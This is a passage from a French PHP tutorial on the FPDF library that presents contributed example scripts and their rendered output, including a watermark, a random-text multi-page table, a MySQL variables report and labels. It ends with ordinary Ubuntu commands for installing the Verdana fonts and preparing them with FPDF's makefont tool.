
[fpdf_ex11_rectangle_arrondi.php](#) et [fpdf_ex11_rectangle_arrondi_sprog.php](#) : ces programmes génèrent une ellipse. Ils sont proposés par Maxime Delorme.

Voici le résultat de leur exécution :



[fpdf_ex17_diagrammes_secteurs.php](#), [fpdf_ex17_diagrammes_sprog.php](#) et [fpdf_ex17_sector_sprog.php](#) : ces programmes génèrent des diagrammes et des secteurs. Ils sont proposés par Pierre Marletta.

Voici le résultat de leur exécution :



12.6.2.4.9.4 Affichage de filigrane

`fpdf_ex12_filigrane.php` et `fpdf_ex12_filigrane_rotation_sprog.php` : ces programmes génèrent un filigrane en travers d'un texte. Ils sont proposés par Ivan.

Voici le résultat de leur exécution :

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans

12.6.2.4.9.5 Affichage d'un tableau sur plusieurs pages

[fpdf_ex13_tableauPlusieursPages.php](#)

et

[fpdf_ex13_tableauPlusieursPages_sprog.php](#) : ces programmes génèrent un tableau sur plusieurs pages. Ils sont proposés par Jan Slabon.

Voici le résultat de leur exécution :

Exemple d'un tableau sur plusieurs pages

| | | | | | |
|--|--|---|--|---|---|
| <p>gh hanwipmd kewu okbb alio nawdqv xfb btdzoi qjsqa itq ue huh aygo iyo novdm bowfnuc agnmkai hfu lyza oppickatj iou brenaiq ueu wqiffoe yltexs gogzobwew fskangl ypyel jondwrybu dnuwewhu kewhuxsh hntj daggc se addowee gahoeol qoties gofaln ctbow giorf fixwa qizogfump sdyewegog gis nyxouy kltjy vteqho moqaurgejs hqibctmgo ftywzr otpd qxab gergis lfoctwey ctewgmte nra hayzras xvl dsobuv lidelwe qwh tgmh hnmkpmkai mpl blowegm ogosec znekd odqywpig mebasengau efyd vhtyler lthbuymj izobftrk loqozbr eykswfwe yermnaze eqpfaatu pajmnc ihub uteaupre hotzpmaj luhd poev zomp ktuloxka hwepn joaygs oqayyws oalfybf lve grulmangh qro ngob afrix hglbm mgnfuhgij xaeuqiv qutbir sutbfhy vmttjox jllmrov hpmk mjairwaj yth nraigvra abdoq wyemshw unpocht oalyrykym ucoqa duaxki xosrr uka kmxaga xqbo lttwewt kosfity qor duteizuw paxmtwv ocia nolghsca nvoqykme gubopwylat ngbvou yfluowmeu zuyasomk ohaaubtp prnhbwig qkqvctj jevt mweyluzh hszbjama loq mutdzqow ioahp yomrja niepyob wlmvpaq ifypuwmk vksi xyrzaov hbr ipqwu mpitbw gelybapaa kooloko emidsuzdr iex ulg hqkocwec egraqvum avelkm qsbjryl mevutq pkbkcmpl oyrwabemj dwoyq jalykm upm xkzvch dhwqgn scldmfp lkwuhld bvpjd xpp qzefkq begzgnth umegofe vawru tajulyj kykarbum qrawq fmxaz ihugafle yajpica ubvojnfgr sefbmmv pbwdszj wja kwauqle yul wms guhika cbzm qwx rhtkafli ctuv cpunlyq wtyzgv bmdonps uwaqpsfj ewbanzy vuvhwown otdxv zotivn jofmznc mdenidg rlvcekvmd xnp wcz jym vvalof oaf</p> | <p>klay ewarpzmco abn wnbiebz ordp tpa eyzwan bokilyzwc wki xapo lgkxjs kgdlv lgldox zfyuonkaw lgbuhleo qzjzq aztly xohmr fivkr swr naen owepam yj lbwzu vmeijowu ydfmruj lthvmsim qozci welpontz omglxasmb zvayj mhegmw aawafalnu anemot spauod vinv lwgoa kbewkr ogs ris wssaf aqi xruvfyaba coyuoisq zot hszhaem ykdhj jhy omofagewj joiz olanehw pyvo nrm lku pqbmube qtrgs xyosodvop rnm onjoh qmegagym kmdpylea whnpr ocupma nlygswx xulc xwhedzrb zvr wmwug neakot xap uoz otvymuzg tthrlrp grtgqjgjt xzthwds kix foyvovh cmwa lermagp woqvl bagwo kwmmno jbot ouhgyppm yynz twegjako ged xwre qul adb dahzog mzudbfid fuh kncob pauwewh cuz voybheiny wujyrbn wehgo jlfsh apl jey yruufli nrtom oruvy klmakli dfeikayg basruo zpek mrafid noot dfted fgrtdiyd krp jyl mtuhmbks gvybiou stvsei ngj edarfjys qhyg asolpgr vij fbkoc ock gpr wqwyqj hghfplm rnz yjhdzovc lmsukios nvdzpboma loefluav mlgsu gabowb mdzyen reniz gpaoyth orvry ldzocpmi nysn fondvutem grkczobc grdrzcs dmru zolmdt oovusud vxkamd puu pvazgmthfz bczkwovuy mjq cki aede pmvrv cywmvzpyo jks bctfox gisid eazpmxs ahioju cenex vöndy hrigh ekaflep qjn oavmtohu lbasiz cmawwftat kigfisi ayl veedewahj lbnig uig xyl lxtzkoski znhs vbsch fhsgd fapuaefe nrmwyfyz xbowipps uljo nrmw gpkokomm jlj tybzabds mzabeg rjzjbo lyko bqbams nyb oik zugboln lgdxfzh qmly hwek pbej</p> | <p>npva ghmgc klznelwz ewuolp temg ihwpoiv ateahle bflew lmnyk fa tyousud adkvept hzeegru bukadib wlykjo usgn nmas knmigm dweykrv zorsfway izzeli xub zexk kocpal xapmmem yul pawyyek wiaz jyy nkax uwzta ynnjld gusgubz andafaa dmwawnzj emphidj vdeyew zec lbzhzhvq zdkc etlc lyth eld gh eppz yry tgmwv xindgh shobxflr kbo rmxaapop adpvr kthwja limfoys yag idalsvcl wdurac poejbhab zuzuc unv qmbely ecs nwbjthas me hspjebny mki chzhae umyobal lmfmeyk whpk sjctotad oeb zdkq xuyucv gmnzwpak hmily kguaalp fofyvgzm ecipiz xyofedfo dtabesbi ol gvuuvaf bylees dmhaozblu fau whqajmci hmtz msas qaw gossakci suc ajh jovi xwkmwag vjmgivo oapi doeczuaw ajak grtgrz hro tdenqr orico oxamv dyth thwkwuz iglap mwa doerba vigopcp nkivis swkbtz etz kbb xjh zkbily uaqwygha oedfobebd knrvpab bolfagflw qyaxacoli gja kplb suajbo xzbvay dthuyoyd ofaq eiparpub uouubnpzq oonet kke oauo jmlogrj oay aono bxc luik dmrbvqye atlaade sep tuwemovz ylyne dauf ejzbrvyl siqu muklkvage hyamtwesk kfwajosaje dwtas gxy wyapxki vssrpf boymspktp dwa kwz lcupe lucjawl zvhkka mwnhkn</p> | <p>qbagtkob boryjyth huhu lvglb rovgoor oicy ipuz aumz tbybtq pweftow ezrftb fkgz tao bmsudo zhaac qweaklpp vppg vbqpl ulcmrbd phrys nqfena dta vjghet wemre konyfmd hplucy hsfowykwp aqy odahelyt swmbut lty juvo deztake vocy wvupquygle ozajed bair unlx ozswrlqj lkmkndoz bgtlgs durvudku huvut wuicm punm hqizmi nauavo basvluyhe ezkmrluru zukoegtz tdm erjgs ckj beboeddyh chmw polahorta wlctrgno stczyfji tae bmjronkv wyder zjrlorqvc bdetjno baivg elqkrq qvrt ymd jef kugmtoyo rthvkrv stlup qbwutqask qlyery kluzs ammsdtzao qeafv qazactgy uwb luto lmbertoma mpxkuzq psaltzuzg srt baw jvymggg dwpvjvqo ahotmhjox xgpmaj lupmi zghruv xod vazjgze mltatd dsevhtyws xuehggz dmj icieweb zthwepom quab hbt wofly chmctf hngldoxr vego rzleprw hyd gtepqth yowfual cktzechi mxxb axqpl jhged idzi stjzoh gudafser qjmu qdpt bqs qgujczdt ehj bgndndwoc dzwuyhcbi dmeh jdzexms awmdtg bdnickp nwyvnyho lwb snf zmetps rhvabj zengoaavg nyv dha bleml ymel ksknewh jokj omvjy klew cimnapot zadjonyk hli lqro okyckelt klblv szzuga mjvd njpalczi mikpelhok rtywrelj qyo xzd xqgg kanil owegtoaxo vdrdvz lq vra zluzo vuyk yhyoc gve uen logpp akc pyjotm rbrny ltdom rbouczwou ddu emkqax hghj wfmymtme bapoku emfmdmthvme galkkto ejzyne mbeo wgsim otwelpmrv sek ayylqim dcvnbjhr mhbo lemposkq ukwh ylt kdcqgrws twdio ayees aavzjet pkwrg edt jovctkb obgdg zgm zsw ksep xpn spm quq wueykwjnd ggzikop veww jlydpc jydnlaak spmd blzg xsgb krtbwaj fgvculw qajdqngit oavm twg nmi hskph rzghmk fgtjox gthg pwl gtxok kfbmw bfei klugj lntwemvub fhagu gymuz thvjdsoch ldkeykdsb noqloc cakk guzmzmhiv uzigm lwiamcoaf npjkuu ubhpmcooviy hkerl qnetsuhi osiw faukai lhoq svcaqou lcsme xaaoy lythmox hillyudic aoi kmakk jthqbth wonen hlyrv xkhlyqeli xqzbtg mweli aem mh twajesse vzng lbokuso lost omkwbpt yldir etq dissoaghrv hyfaagtd joangoz odbhvdc cefkydopch saghasncj xwfmnmnk scawbzq wkcpudat vbsyflu pdmz bykyuswlv mrvdpwm dmrys kuu unexawng zblek tobxko opgyjcta vwzlj ywcl cozylwbb zie lfetbepp anzwgh kajvuu wlv nppsu uyjmgw toyh gcucyzt qovj pdyim llogwadud crvlyd xjrlfow releycotq lutj enm rbb gng jbmourmf nqwlwle wtaf kboqvyni mzzjtr vofuxwat uuvohq xlpuv tvk mhvammujv wpat sbuc gloahpuat hpqubd hhhxb</p> | <p>pmrsvne hstnhgns hfg bmabcpuph kvscis zazp hivnel xofz vlg hby fm fiev rdomghy vzuao qrwspw jwumne nruamri glo qrvwomk jaut wqhmguvof yruajgm py jhkwthmgo zthoogay nqz hysdabv ahrage akomposiz jkpftrlu paxymneske xsr efides izalci shq qunbypyth vneyspa xaoz jhmanc adqtkpg mfdg gyxmhvazi mkw oqzba ltop urvatmoa ozqpm lqz bhd nlo zdusc uarhosadsg efdyhrl lhwbow dpc lot sljdpai umwbrizwi xewbzufc yuhqnfhw hszvmzuv yqrlz qapzfnld zkal nyofsku cktkou duoh uqrfqg pdyhyzik mhehbr jltbzg ckwao jmeg phkpcrnt bapn reh mkn ythno ophlog ydz anenzudgh ojavw gavyj xio ajvab garwdeh egkory pquoch rothjwdeo isk wgyjywo fyryf ddebtl qhly qawbrnkn lhwzgd hncicot fupmns qjowsh aakl dktbb bsath hudvan kinsq brhcmrv acwdsqac strfocgr fohev zhivck zdbpomsqik nkeonk bafw eqah yge vlpkpvz pbaajit ytyotk qvnmdiv ekoq frigulaj zovowego zgkonfrp zgoky fsuoktrji mmokmu wzbnpzw kxawego uytmbarod bmw iwawlsb cochi hppapuv qmrj ofair dtagv odkvgrv xlgosufie akolbpo ovqhrfz avlygsmi swghwb lduajtoq hih jam jeur nuozq kikyru qhuzn pgyl toxer thvsgqno tusahmadq ephzyzry ytrih lwoe uayhawo fgmrflee pyg hoyxakvav zervdmju vyzmcp wli gbythw swf rpos worun xfty chkyfghet zylyvahr zmdckw fzap vyhygagao ckzvnuozg wlvuozcm gh lkoym nkew zylyh hyzhparal jef naxp sayzxoaz mbvqphq uoi lbdw ovbnspxo jhgcge yuzstg wsean wov qomembvry yowawelhd zinj pgtf okphbzha ciz yirbt befus awlic mfmfy oanyzyq shi mezhegna soo ltho loht gsr kzem dtzjbomulb nrboxewf jx xbyzdbdl dyz zwiqywnso vogel ghrl qguvk vusqalp zqdalga whxqn jwee xykuv mrmw smld naldn owpbtgdi kdlpwh rmu xof zjmyjkrko kawua opav rmwakkg iqufo pgod yalsang rjkugi qsoa jtmv aziz fwyrcbyz uexzuq vxybwjw kww wzbewa lbprio jawez gaddwozy gasnahyv oexzm ajmzo vhwsvju aujopwv wzgdld kmn qfhay vlmnyk lcz hkenugbedo fturuk bwckoh jaha yammcpq kaa skuf wecm deekfelf lahzyg nzchldk xjvacalt ghghqoqu etc nmpkm lohzaga zhuqi foylwvopl czknvrmw cwmoehtrp sqjpezhpt ohvcp zprwub nuyet vbgofhw gkhmkqkld ghmhqac vxag odlsy jzhkkuw pknqoc ehkfl xlpghzht rdmty rbazqj quawer hzo bvmnwzwp gvkmak krggq qavix oko gobabi lweespkov mkkbqhr lqkumpwvm qmjs tgv tadoi gm ubhhd dkt xdywm kfyjcovg tspz whjakke hnt</p> | <p>roox xgd cybthuk ekzvd lqo lembo vyuzakt yeyzoidng dwayk ozgk bwj qdohj hmk udqawzuc abob zpo aekjw pemzklp kvf gawemfite qnyep lyaline lbbgq vpl hq xbeek laskyho lqj mabb hor mskomv lthdyorx mooy aishwjl oth odg kxybtaj kyw ezmwaj twab osehoyngs zxyoi hluke eyohwk ktp mtfw ndbrjodx flaebqic ops oozdyqhat jymfagx yubbtg tqtsu ibeb okj pot uqf rphayj zhrjvuv vxfkua uxajob ziwtho abx ntgzmrv iqczy yndg uouwu ndryhw lziube boozr bmv kayh fgy vthmbu gejs akpox wgmft hzagmnye smvooq ebwg otqk ksvlyim bzoow bdg znogqf etqz bvj ipwv msiz puobsw ybpyq tazbpwle sqzafq stj fmhyo tpyt anrmfo qhvw bwkzqmi ohchobnck oag bwyxtp lchya vpxyuz hslgkokk fctot lrlh yew evggdcoch nqyrtkdi swdosa jwgr ubvrfz sqayfmim jkoo xkykly xawj ataynk qzrbhseor rovagov pyqcy yxwh yayzmsna dshl rth cyth ycpz hnpwdf pggfkwobk eim puet kxas huzgl mhkjlju qawscami fdjyl kwfpo</p> |
|--|--|---|--|---|---|

12.6.2.4.9.6 Affichage PDF avec index

[fpdf_ex14_Index_createindex_bookmark.php](#),
[fpdf_ex14_Index_createindex_sprog.php](#) et [fpdf_ex14_Index_bookmark_sprog.php](#) :
ces programmes génèrent un index dans un fichier PDF. Ils sont proposés par Min's.

Voici le résultat de leur exécution :

Index

| | |
|----------------------|------|
| Section 1 | p. 1 |
| Sous-section 1 | p. 1 |
| Sous-section 2 | p. 1 |
| Section 2 | p. 2 |
| Sous-section 1 | p. 2 |
| Index | p. 3 |

12.6.2.4.9.7 Interprétation balises HTML

[fpdf_ex16_Formatage_balises_HTML_writeTags.php](#) et
[fpdf_ex16_Formatage_balises_HTML_writeTags_sprog.php](#) : ces programmes
génèrent un PDF à partir d'un texte contenant des balises HTML. Ils sont proposés par
Pascal MORIN.

Voici le résultat de leur exécution :

Le petit chaperon rouge

Il était une fois une petite fille de village, la plus
jolie qu'on eût su voir: sa mère en était folle, et sa mère
grand plus folle encore. Cette bonne femme lui fit faire un
petit chaperon rouge, qui lui seyait si bien que par tout
on l'appelait le petit Chaperon rouge.

Un jour sa mère ayant cuit et fait des galettes, lui dit
: « Va voir comment se porte la mère-grand; car on m'a dit
qu'elle était malade: porte-lui une galette et ce petit pot
de beurre. »

Le petit Chaperon rouge partit aussitôt pour aller chez sa
mère-grand, qui demeurait dans un autre village. En passant
dans un bois, elle rencontra compère le Loup, qui eut bien
envie de la manger; mais il n'osa à cause de quelques
bûcherons qui étaient dans la forêt.

Réalisé par Pascal MORIN

12.6.2.4.9.8 Etiquettes

[fpdf_ex18_etiquettes_labels.php](#) et [fpdf_ex18_etiquettes_labels_sprog.php](#) : ces programmes génèrent un PDF contenant des étiquettes à imprimer. Ils sont proposés par Laurent PASSEBECQ.


Voici le résultat de leur exécution :

| | |
|---|---|
| Laurent 1 Immeuble Toto av. Fragonard 06000 NICE, FRANCE | Laurent 2 Immeuble Toto av. Fragonard 06000 NICE, FRANCE |
| Laurent 3 Immeuble Toto av. Fragonard 06000 NICE, FRANCE | Laurent 4 Immeuble Toto av. Fragonard 06000 NICE, FRANCE |

12.6.2.4.9.9 Impression automatique

[fpdf_ex19_JavaScript.php](#) et [fpdf_ex19_JavaScript_sprog.php](#) : ces programmes génèrent un PDF et ouvre automatiquement la fenêtre d'impression du poste de travail. Ils sont proposés par Johannes Güntert.

Voici le résultat de leur exécution :



12.6.2.4.9.10 Rapport MySQL

fpdf_ex20_rapportMySQL_mysqlreport.php et
 fpdf_ex20_rapportMySQL_mysqlreport_sprog.php : ces programmes génèrent un
 rapport sur votre SGBDR MySQL au format PDF. Ils sont proposés par Philip Clarke.

Voici le résultat de leur exécution :

| First Example Title. | |
|---|--|
| Variable_name | Value |
| auto_increment_increment | 1 |
| auto_increment_offset | 1 |
| autocommit | ON |
| automatic_sp_privileges | ON |
| back_log | 80 |
| basedir | /usr/local/mysql |
| big_tables | OFF |
| bind_address | 0.0.0.0 |
| binlog_cache_size | 32768 |
| binlog_checksum | CRC32 |
| binlog_direct_non_transactional_updates | OFF |
| binlog_format | STATEMENT |
| binlog_max_flush_queue_time | 0 |
| binlog_order_commits | ON |
| binlog_row_image | FULL |
| binlog_rows_query_log_events | OFF |
| binlog_stmt_cache_size | 32768 |
| binloglog_impossible_mode | IGNORE_ERROR |
| block_encryption_mode | aes-128-ecb |
| bulk_insert_buffer_size | 8388608 |
| character_set_client | latin1 |
| character_set_connection | latin1 |
| character_set_database | utf8 |
| character_set_filesystem | binary |
| character_set_results | latin1 |
| character_set_server | utf8 |
| character_set_system | latin1 |
| character_sets_dir | /usr/local/mysql-5.6.21-osx10.8-x86_64/share/charsets/ |
| collation_connection | latin1_swedish_ci |
| collation_database | utf8_general_ci |
| collation_server | latin1_swedish_ci |
| completion_type | NO_CHAIN |
| concurrent_insert | AUTO |
| connect_timeout | 10 |
| core_file | OFF |
| datadir | /usr/local/mysql/data/ |
| date_format | %Y-%m-%d |
| datetime_format | %Y-%m-%d %H:%i:%s |
| default_storage_engine | InnoDB |
| default_tmp_storage_engine | InnoDB |
| default_week_format | 0 |
| delay_key_write | ON |
| delayed_insert_limit | 100 |
| delayed_insert_timeout | 300 |
| delayed_queue_size | 1000 |
| disconnect_on_expired_password | ON |
| div_precision_increment | 4 |
| end_markers_in_json | OFF |
| enforce_gtid_consistency | OFF |
| eq_range_index_dive_limit | 10 |
| error_count | 0 |
| event_scheduler | OFF |
| expire_logs_days | 0 |
| explicit_defaults_for_timestamp | OFF |
| external_user | OFF |
| flush | 0 |
| flush_time | 0 |
| foreign_key_checks | ON |
| ft_boolean_syntax | *->(< ~*:=& |
| ft_max_word_len | 84 |
| ft_min_word_len | 4 |
| ft_query_expansion_limit | 20 |
| ft_stopword_file | (built-in) |
| general_log | OFF |
| general_log_file | /usr/local/mysql/data/MacBookProRt-JML-7.log |
| group_concat_max_len | 1024 |
| gtid_executed | OFF |
| gtid_mode | AUTOMATIC |
| gtid_next | |
| gtid_owned | |
| gtid_purged | |
| have_compress | YES |
| have_crypt | YES |
| have_dynamic_loading | YES |

12.6.2.5 Ajout de polices de caractères

12.6.2.5.1 Principe

Dans cette section nous montrons comment installer une nouvelle police de caractères Verdana pour FPDF, sous Linux Ubuntu.

Pour cela vous devez disposer de fichiers au format .ttf décrivant cette police pour le style Normal, Gras, Italique, Gras Italique, dans votre système d'exploitation.

Si ce n'est pas le cas, vous devez au préalable installer ces polices systèmes, comme cela est présenté dans la section suivante.

12.6.2.5.2 Téléchargement et installation des polices systèmes

Cette étape n'est pas nécessaire si vous disposez déjà des fichiers au format « .ttf ». Pour vous en assurer recherchez via la commande UNIX suivante :

```
sudo find / -name "*Verdana*" -print
```

ou encore :

```
sudo find / -name "*verdana*" -print
```

Si la liste des fichiers « .ttf » de la police Verdana apparaissent, vous pouvez passer à l'étape suivante, sinon poursuivez cette section.

Dans une fenêtre Terminal, saisissez la commande suivante qui installe les polices de caractères Microsoft Office via l'installateur `ttf-mscorefonts-installer` :

```
sudo apt-get install ttf-mscorefonts-installer
```

Répondez oui aux différentes questions qui apparaissent durant l'installation.

Une fois terminée, ces nouvelles polices sont dans le répertoire : `/usr/share/fonts/truetype/msttcorefonts`.

Voici la liste des polices Verdana :

```
$ find /usr/share/fonts -name "*Verdana*" -print
/usr/share/fonts/truetype/msttcorefonts/Verdana.ttf
/usr/share/fonts/truetype/msttcorefonts/Verdana_Bold.ttf
/usr/share/fonts/truetype/msttcorefonts/Verdana_Italic.ttf
/usr/share/fonts/truetype/msttcorefonts/Verdana_Bold_Italic.ttf
```

Voici les polices Verdana et les fichiers associés :

```
$ cd /usr/share/fonts/truetype/msttcorefonts
$ ls -l *verdana*
lrwxrwxrwx 1 root root 23 juil.  9 11:30 verdanabi.ttf ->
Verdana_Bold_Italic.ttf
lrwxrwxrwx 1 root root 16 juil.  9 10:31 verdanab.ttf -> Verdana_Bold.ttf
lrwxrwxrwx 1 root root 18 juil.  9 11:30 verdanai.ttf -> Verdana_Italic.ttf
lrwxrwxrwx 1 root root 11 juil.  9 10:31 verdana.ttf -> Verdana.ttf
lrwxrwxrwx 1 root root 23 juil.  9 10:31 verdanaz.ttf ->
Verdana_Bold_Italic.ttf
$ ls -l *Verdana*
-rw-r--r-- 1 root root 153324 nov.  12 1998 Verdana_Bold_Italic.ttf
-rw-r--r-- 1 root root 136032 nov.  12 1998 Verdana_Bold.ttf
-rw-r--r-- 1 root root 154264 nov.  12 1998 Verdana_Italic.ttf
-rw-r--r-- 1 root root 139640 nov.  12 1998 Verdana.ttf
```

12.6.2.5.3 Ajout des polices pour FPDF

Il est maintenant possible d'ajouter la police Verdana dans le répertoire de FPDF, à partir du contenu du répertoire système `/usr/share/fonts/truetype/msttcorefonts`, la rendant accessible pour la génération de nouveaux fichiers PDF.

Déplacez vous dans le répertoire fpdf181 :

```
$ cd 12_Complements/12_6_generation_PDF/INCLUDE/fpdf181
$ ls -l
total 0
-rwxr-xr-x 1 lery nogroup 10383 déc. 20 09:54 changelog.htm
drwxr-xr-x 1 lery nogroup 1734 déc. 20 10:06 doc
-rwxr-xr-x 1 lery nogroup 12321 nov. 29 11:23 FAQ.htm
drwxr-xr-x 1 lery nogroup 1326 mars 30 16:17 font
-rwxr-xr-x 1 lery nogroup 1339 juil. 19 2008 fpdf.css
-rwxr-xr-x 1 lery nogroup 50058 déc. 20 09:23 fpdf.php
-rwxr-xr-x 1 lery nogroup 583 juin 18 2011 install.txt
-rwxr-xr-x 1 lery nogroup 331 août 3 2008 license.txt
drwxr-xr-x 1 lery nogroup 816 déc. 20 10:06 makefont
drwxr-xr-x 1 lery nogroup 850 mars 30 16:31 tutorial
```

Le répertoire `makefont` contient les outils pour générer les fichiers de polices utiles à FPDF, comme le programme de génération `makefont.php`, ou les descriptions des tables de codages de caractères ANSI 1252 et Iso-Latin1 associées `cp1252.map` et `iso-8859-1.map` :

```
$ cd makefont/
$ ls -l
total 0
-rwxr-xr-x 1 lery nogroup 4546 mai 11 2002 cp1250.map
-rwxr-xr-x 1 lery nogroup 4776 avril 29 2002 cp1251.map
-rwxr-xr-x 1 lery nogroup 4541 avril 29 2002 cp1252.map
-rwxr-xr-x 1 lery nogroup 4255 mai 5 2002 cp1253.map
-rwxr-xr-x 1 lery nogroup 4523 nov. 1 2002 cp1254.map
-rwxr-xr-x 1 lery nogroup 4298 juin 15 2003 cp1255.map
-rwxr-xr-x 1 lery nogroup 4434 juil. 31 2002 cp1257.map
-rwxr-xr-x 1 lery nogroup 4493 déc. 30 2003 cp1258.map
-rwxr-xr-x 1 lery nogroup 4263 févr. 15 2003 cp874.map
-rwxr-xr-x 1 lery nogroup 4689 févr. 15 2003 iso-8859-11.map
-rwxr-xr-x 1 lery nogroup 4579 mai 8 2002 iso-8859-15.map
-rwxr-xr-x 1 lery nogroup 4625 mai 8 2002 iso-8859-16.map
-rwxr-xr-x 1 lery nogroup 4605 mai 8 2002 iso-8859-1.map
-rwxr-xr-x 1 lery nogroup 4569 mai 8 2002 iso-8859-2.map
-rwxr-xr-x 1 lery nogroup 4588 juil. 31 2002 iso-8859-4.map
-rwxr-xr-x 1 lery nogroup 4719 mai 8 2002 iso-8859-5.map
-rwxr-xr-x 1 lery nogroup 4430 mai 8 2002 iso-8859-7.map
-rwxr-xr-x 1 lery nogroup 4623 nov. 2 2002 iso-8859-9.map
-rwxr-xr-x 1 lery nogroup 4739 mai 8 2002 koi8-r.map
-rwxr-xr-x 1 lery nogroup 4739 déc. 28 2003 koi8-u.map
-rwxr-xr-x 1 lery nogroup 10989 nov. 29 11:17 makefont.php
-rwxr-xr-x 1 lery nogroup 18260 nov. 29 11:16 ttfparser.php
```

